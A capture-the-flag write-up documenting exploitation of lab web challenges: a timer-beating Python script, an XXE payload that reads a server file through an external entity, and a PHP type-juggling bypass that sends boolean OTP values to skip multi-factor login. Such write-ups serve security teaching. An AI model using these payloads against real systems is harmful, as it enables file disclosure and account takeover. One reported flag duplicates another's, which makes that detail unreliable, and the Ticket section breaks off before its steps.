
CloudSEK Cybersecurity CTF

Title: Exploitation & Findings Report


Author: Astra

Date: 06th December, 2025



CTF Challenge Report: CloudSEK CTF

Table of Contents:



CTF Challenge Report: CloudSEK CTF

1. Introduction

- **Purpose:**

  The purpose of this report is to document the security findings and exploitation techniques performed during the CloudSEK Cybersecurity Capture the Flag (CTF) event. The assessment involved identifying vulnerabilities across multiple web applications and API services, understanding their exploitation potential, and retrieving flags that were intentionally placed to reflect real-world security risks. The goal is to analyze these challenges, demonstrate how they were exploited, and provide insight into improving application security.

- **Scope:**

This report includes four challenges from the CTF event, covering offensive security areas such as automation, authentication bypass, insecure input handling, and mobile application intelligence (OSINT). The tasks assessed include:

- **Automated exploitation through scripting (Nitro Challenge)**
- **XML External Entity (XXE) vulnerability exploitation (Bad Feedback)**
- **Multi-factor bypass and logic flaws in authentication (Triangle)**
- **JWT manipulation and Android app OSINT analysis (Ticket)**

Each challenge walkthrough includes:

- Tools and methodologies used
- Detailed step-by-step exploitation process
- Vulnerability impact and risk analysis

- Flags obtained as proof of exploitation

This report strictly focuses on ethical testing conducted in an isolated CTF environment and does not involve any unauthorized access to real systems.

2. Severity and Impact

Challenge 1 – Nitro (Scripting Automation)

- **Severity:** Medium
- **Impact:**

  The challenge revealed a timing-based validation mechanism that could be bypassed through automation. If implemented in a production environment, similar weaknesses could allow attackers to brute-force or automate sensitive operations – such as OTP validation, transaction processing, or login attempts – leading to service abuse and potential account compromise.

Challenge 2 – Bad Feedback (XXE Injection)

- **Severity:** High
- **Impact:**

The feedback form accepted unvalidated XML input, enabling XML External Entity (XXE) exploitation. An attacker could:

- Read sensitive server files (local file disclosure)
- Access credentials, configuration files, or environment secrets
- Potentially escalate to Remote Code Execution (RCE) in advanced cases

This can severely impact confidentiality and long-term system integrity.

Challenge 3 – Triangle (Authentication Logic Bypass)

- Severity: Critical
- Impact:

The “three-step verification” process was purely client-controlled, allowing attackers to modify boolean security parameters (otp1, otp2, otp3) within a single request. This results in:

- Complete Multi-Factor Authentication bypass
- Unauthorized access to privileged functionality
- Full compromise of restricted user accounts

Such a flaw can directly lead to account takeovers and business logic abuse.

Challenge 4 – Ticket (JWT Tampering + Mobile App OSINT)

- Severity: High
- Impact:

The Android app exposed:

- Hardcoded credentials (internal_username, internal_password)
- Base64-encoded JWT signing secret

With this information, attackers could forge a valid admin JWT token and gain elevated access to the web portal. This leads to:

- Authorization bypass

- Unauthorized access to sensitive data and admin dashboards
- Potential business data leakage and manipulation

The real-world risk is significant due to broken access control and exposed secrets.

Summary Table :

Challenge Name	Vulnerability Type	Severity	Impact Category
Nitro	Logic flaw + automation weakness	Medium	Authentication + Rate-limit bypass
Bad Feedback	XXE Injection	High	Server-side file disclosure
Triangle	MFA / Logic Bypass	Critical	Unauthorized privileged access
Ticket	JWT Forgery + Hardcoded secrets	High	Privilege escalation + data compromise

3. Methodology

Challenge 1 – Nitro (Scripting Automation)

Tools Used

- Python 3 (primary automation)
- Requests library (HTTP automation)
- Regex (string extraction)
- Base64 utilities (encoding transformation)
- Burp Suite (traffic validation)
- Linux terminal environment

Step-by-Step Procedure

Step 1: Understanding the Challenge Logic

Visited: http://15.206.47.5:9090

Challenge requirements identified:

Step	Server Interaction	Required Action
1	GET /task	Extract the random string
2	–	Reverse the string
3	–	Base64 encode reversed string
4	–	Wrap in required format: CSK__<payload>__2025
5	POST /submit	Before timer expires

Manual attempts resulted in “too slow” – automation required.

Step 2: Writing the Automation Script

I developed a Python script to:

- Maintain a session for timer consistency
- Fetch input string via regex
- Transform & submit the encoded payload


📌 Script Used:

```
┌──(root㉿Astra-Sec)-[/home/astra]
└─# cat nitro.py
import requests
import re
import base64

BASE_URL = "http://15.206.47.5:9090"
def get_input_string(session):
    """Fetch the /task page and extract the input string."""
    r = session.get(f"{BASE_URL}/task")
    r.raise_for_status()

    match = re.search(r"input string:\s*([A-Za-z0-9+/=]+)", r.text)
    if not match:
        raise ValueError("Could not find input string in /task response")
    return match.group(1)

def build_payload(s):
    """Reverse the string, base64 it, and wrap as CSK__{payload}__2025."""
    reversed_s = s[::-1]
    b64 = base64.b64encode(reversed_s.encode()).decode()
    return f"CSK__{b64}__2025"

def submit_payload(session, payload):
    r = session.post(
        f"{BASE_URL}/submit",
        data=payload,
        headers={"Content-Type": "text/plain"}
    )
    return r

def main():
    session = requests.Session()

    try:
        s = get_input_string(session)
        print(f"[+] Got input string: {s}")

        payload = build_payload(s)
        print(f"[+] Built payload: {payload}")

        resp = submit_payload(session, payload)
        print("[+] Server response:")
        print(resp.text)

    except Exception as e:
        print(f"[!] Error: {e}")

if __name__ == "__main__":
    main()
```

Step 3: Submitting and Retrieving the Flag

The script successfully sent responses fast enough to beat the timer.

Server returned the flag:



Flag:
ClouDsEk_ReSeArCH_tEaM_CTF_2025{ab03730caf95ef90a440629bf12228d4}

Challenge 2 – Bad Feedback (XXE Injection)

Tools Used

- Burp Suite Community Edition (intercept & modify requests)
- Web Browser (initial interaction)
- Localhost DNS reference (file:///etc/passwd)
- HTTP POST request modification

Step-by-Step Procedure


Step 1: Exploring the Feedback Form

Visited - http://15.206.47.5:5000

The page contained a simple feedback form with fields:

- Name
- Email
- Feedback

No authentication, no filters – suspiciously trusted input.



Using DevTools / View Source, we inspected the client-side JavaScript handling the form submission and found that it manually builds an XML body:

```
        <script>
        // Intercept the form submit and send XML instead of form-encoded data
        document.getElementById('feedback-form').addEventListener('submit', function (e) {
            e.preventDefault();

            const name = document.getElementById('name').value;
            const message = document.getElementById('message').value;

            // Build XML body (players will see this only if they intercept the request)
            const xml =
`<?xml version="1.0" encoding="UTF-8"?>
<feedback>
    <name>${name}</name>
    <message>${message}</message>
</feedback>`;

            fetch('/feedback', {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/xml'
                },
                body: xml
            })
            .then(resp => resp.text())
            .then(html => {
                // Replace the current page with the response (simple but effective)
                document.open();
                document.write(html);
                document.close();
            })
            .catch(err => {
                alert('Error submitting feedback');
                console.error(err);
            });
        });
        </script>
    </body>
    </html>

```

This confirmed:

- The server receives pure XML.
- The request is sent to /feedback with Content-Type: application/xml.

Step 2: Verifying XML Handling and Failed In-Form XXE Attempts

1. We submitted normal feedback and watched the network request (or intercepted with Burp).
2. The request body looked like:

```
<?xml version="1.0" encoding="UTF-8"?>
<feedback>
    <name>astra</name>
    <message>hello</message>
</feedback>
```

3. Based on the challenge description (“Bad Feedback”) and the XML-based body, we suspected XXE.
4. We first tried to inject XXE inside the form fields (e.g. putting <!DOCTYPE ...> inside the name field), but that always resulted in XML parse errors, because:

   - The DOCTYPE declaration must appear before the root element.
   - Our payload was stuck inside <name>...</name>, which makes the XML invalid.


   So:

   - In-form XXE via name/message is not possible.
   - We needed to edit the raw XML body before it is sent to the server.

This step is important in the report to show failed attempts and reasoning, not just the final exploit.

Step 3: Intercepting the Request in Burp Suite

1. Opened Burp Suite, configured browser to use it as proxy.
2. Turned Intercept ON.
3. Submitted any feedback via the web form (e.g., Name: astra, Message: test).
4. Burp intercepted a POST to /feedback with:



Step 4: Injecting the XXE Payload via Raw XML

With the intercepted request in Burp, we replaced the body with a malicious XML that defines a DOCTYPE and an external entity pointing to the flag file:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///flag">
]>
<feedback>
    <name>&xxe;</name>
```

```
    <message>test</message>
</feedback>
```

Key points:

- We kept the header: Content-Type: application/xml
- Only the body was modified.
- &xxe; is used inside <name> so that when the XML parser expands entities, the contents of /flag are injected into the response where the name is echoed.


If <!DOCTYPE foo [

```
  <!ENTITY xxe SYSTEM "file:///flag.txt">
```

]> the flag had been at /flag.txt, we would have used:

Step 5: Forwarding the Request and Extracting the Flag

- After editing the XML body, we clicked Forward in Burp.
- The server parsed the XML, resolved the external entity, and returned a “Thank you for your feedback” page.
- The response now displayed:



The flag appeared in the Name field, confirming successful XXE-based file disclosure.

Flag: ClOuDsEk_ReSeArCH_tEaM_CTF_2025{474a30a63ef1f14e252dc0922f811b16}

Challenge 3 – Triangle (Authentication Logic Bypass)

Tools Used

- Web Browser
- Burp Suite Community Edition
- Source Code Analysis (login.php.bak, google2fa.php.bak)
- Developer Tools (Network Inspection)

Step-by-Step Procedure

Step 1: Understanding the Multi-Step Authentication Flow


The challenge URL: http://15.206.47.5:8080

We discovered a 3-step login procedure:

1. Enter username
2. Enter password

3 × One-time Password (OTP)

At first glance, this looks like strong MFA security.



Step 2: Inspect HTML Source and Identify Developer Hint

Viewing page source revealed a critical comment left by developers:

- <!-- Dev team 2: TODO: Implement google2fa.php for auth and don't forget to clean up the bak files post debugging before release -->

This hinted that backup .bak files were still present on the server.

Additionally, the frontend JavaScript showed how the login request was structured:

```
fetch("/login.php", {
    method: "POST",
    body: JSON.stringify(data),
})
```

Meaning:

- Data is sent as raw JSON, not form-encoded
- OTP values are included in JSON under keys otp1, otp2, otp3
- Client-side validation does not enforce numeric 2FA codes

```
<!-- Dev team 2: TODO: Implement google2fa.php for auth and don't forget to clean up the bak files post debugging before release  -->

<script>
    let formEl = document.getElementById("form");
    let messageEl = document.getElementById("message");

    formEl.addEventListener('submit', function (e) {
        e.preventDefault();
        document.activeElement.blur();

        let dataElements = formEl.querySelectorAll("input[name]");
        dataElements.forEach(e => e.classList.remove("is-invalid"));
        message.innerText = "Loading";

        let data = {};
        dataElements.forEach(e => {
            let name = e.getAttribute("name");
            data[name] = e.value;
        });


        fetch("/login.php", {
            method: "POST",
            body: JSON.stringify(data),
        })
        .then(data => data.json())
        .then(data => {
            if (data.error) {
                let err = new Error(data.error.message);
                err.data = data.error;
                throw err;
            }
            message.innerText = String(data.message);
        })
        .catch(error => {
            message.innerText = String(error);
            if (error.data.data) {
                formEl.querySelectorAll(`*[name="${error.data.data}"]`).forEach(e => e.classList.add("is-invalid"));
            }
        });
    });
</script>
```

Step 3: Access Debug Backup Files

We used the hint to browse:

- http://15.206.47.5:8080/login.php.bak
- http://15.206.47.5:8080/google2fa.php.bak

These files exposed full server-side authentication logic, including:


Static user:

- admin : admin ✔

- OTP validation using Google2FA::verify_key()
- OTP validation relies on PHP loose comparison
- login.php.bak:

```
└─# cat login.php.bak
<?php

require('google2fa.php');
require('jsonhandler.php');

$FLAG = "";
if (isset($_ENV['FLAG'])) {
    $FLAG = $_ENV['FLAG'];
}

$USER_DB = [
    // Set the initial user
    "admin" => [
        "password_hash" => password_hash("admin", PASSWORD_DEFAULT),
        "key1" => Google2FA::generate_secret_key(),
        "key2" => Google2FA::generate_secret_key(),
        "key3" => Google2FA::generate_secret_key()
    ]
];

if (isset($_DATA['username'])) {

    if (!isset($USER_DB[$_DATA['username']])) {
        json_die('wrong username', 'username');
    }

    $user_data = $USER_DB[$_DATA['username']];

    if (!password_verify($_DATA['password'], $user_data['password_hash'])) {
        json_die('wrong password', 'password');
    }

    if (!Google2FA::verify_key($user_data['key1'], $_DATA['otp1'])) {
        json_die('wrong otp1', 'otp1');
    }
    if (!Google2FA::verify_key($user_data['key2'], $_DATA['otp2'])) {
        json_die('wrong otp2', 'otp2');
    }
    if (!Google2FA::verify_key($user_data['key3'], $_DATA['otp3'])) {
        json_die('wrong otp3', 'otp3');
    }

    json_response("Flag: " . $FLAG);
}

json_response("OK");
```

- google2fa.php.bak:



Step 4: Analyze OTP Verification Logic

- From google2fa.php.bak:

```
if (self::oath_hotp($binarySeed, $ts) == $key)
    return true;
```

- Loose comparison bug:

```
"123456" == true   // → true (PHP type juggling)
```

- Thus, any boolean true value bypasses OTP check

Step 5: Modify Request in Burp to Exploit Logic

- We intercepted the login request and replaced OTP fields with booleans:

```
{"username":"admin","password":"admin","otp1":true,"otp2":true
,"otp3":true}
```

Required Fixes:

Field	Correct Setting
JSON booleans	must be lowercase true (no quotes)
Content-Type	must be application/json

- Final Request Sent in Burp:


```
POST /login.php HTTP/1.1
Host: 15.206.47.5:8080
Content-Type: application/json
```

```
Connection: close

{"username":"admin","password":"admin","otp1":true,"otp2":true
,"otp3":true}
```

- Result – Flag Retrieved

Server accepted the login bypass:

```
{

 "message": "Flag:
ClOuDsEk_ReSeArCH_tEaM_CTF_2025{474a30a63ef1f14e252dc0922f811b
16}"

}
```



Flag:

ClOuDsEk_ReSeArCH_tEaM_CTF_2025{474a30a63ef1f14e252dc0922f811b16}

Challenge 4 – Ticket (JWT Tampering + Mobile App OSINT)

Tools Used

- Web Browser
- BeVigil.com OSINT Dashboard
- JWT.io Token Debugger
- Base64 Decoder
- Burp Suite Community Edition
- APK Decompiled View (from BeVigil report)

Step-by-Step Procedure

